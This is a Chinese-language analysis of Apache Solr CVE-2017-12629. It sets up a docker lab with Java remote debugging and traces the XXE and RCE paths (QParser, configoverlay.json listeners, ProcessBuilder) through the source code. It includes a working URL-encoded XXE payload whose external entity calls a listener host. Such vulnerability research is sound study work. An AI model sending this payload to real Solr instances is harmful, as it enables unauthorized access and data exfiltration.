
环境搭建:https://github.com/vulhub/vulhub/tree/master/solr

下载地址:https://archive.apache.org/dist/lucene/solr/

用docker,设置端口,开放`5005`用于调试




```
docker-compose up -d
```

```
cp solr solr2
echo 'solr2 -f -a  "-
agentlib:jdwp=transport=dt_socket,server=y,suspend=n,address=5005
" -port 8983 -force' > solr
docker restart <id>
```

CVE-2017-12629

XXE

payload:


```
http://192.168.182.137:8983/solr/demo/select?
q=%3C%3Fxml%20version%3D%221.0%22%20encoding%3D%22UTF-
8%22%3F%3E%0A%3C!DOCTYPE%20root%20%5B%0A%3C!ENTITY%20%25%20remote
%20SYSTEM%20%22http%3A%2F%2F192.168.182.1%3A2333%2F%22%3E%0A%25re
mote%3B%5D%3E%0A%3Croot%2F%3E&wt=xml&defType=xmlparser
```

将源码下载导入idea,开启`Remotedebug`


https://archive.apache.org/dist/lucene/solr/7.0.1/solr-7.0.1.zip

漏洞触发点:


使用了`DocumentBuilder`进行解析




往前面看,这里获取了 q参数的内容




然后在调用`QParser parser = QParser.getParser(rb.getQueryString(), defType, req);`的时候将`PAYLOAD`封装到了`QParser`对象中



然后在这里被取出(该类为QParser的子类)




再往前走,这里则是找对应的`Core`进行处理,具体如何解析URL没有看



RCE


直接在浏览器发包后面会多一些莫名其妙的数据,用发包的工具发就行

给命令执行函数打上断点,在发送第二个包的时候调用了`ProcessBuilder#start`,




在这个`handler`会遍历`listener`，而我们自己注册的`listener`就被注册在其中

在该类对`commitCallbacks`的操作打上断点,发送第一个包(注意这里对event进行了判断)




`listener`信息的获取是从`getPluginInfos`中得到的




跟进`getNamedPlugins`中发现是从`data`中获取值

一直往上跟,走到了这里:




发现`listener`的数据都是从这个`configoverlay.json`文件中获得的,而且走到这里的时候,`listener`还没有被写入




然后就该去找在哪里进行写入,因为只有jar包没有源码,全局搜索搜不出来东西,就只有硬找了,不过写入流程肯定是在处理请求之后的,从调用栈中找一下跟handle相关的处理

这里调用了`parse`方法解析我们的请求,解析成`List`类型




然后在读取完`json`文件之后,会判断我们需要进行的操作

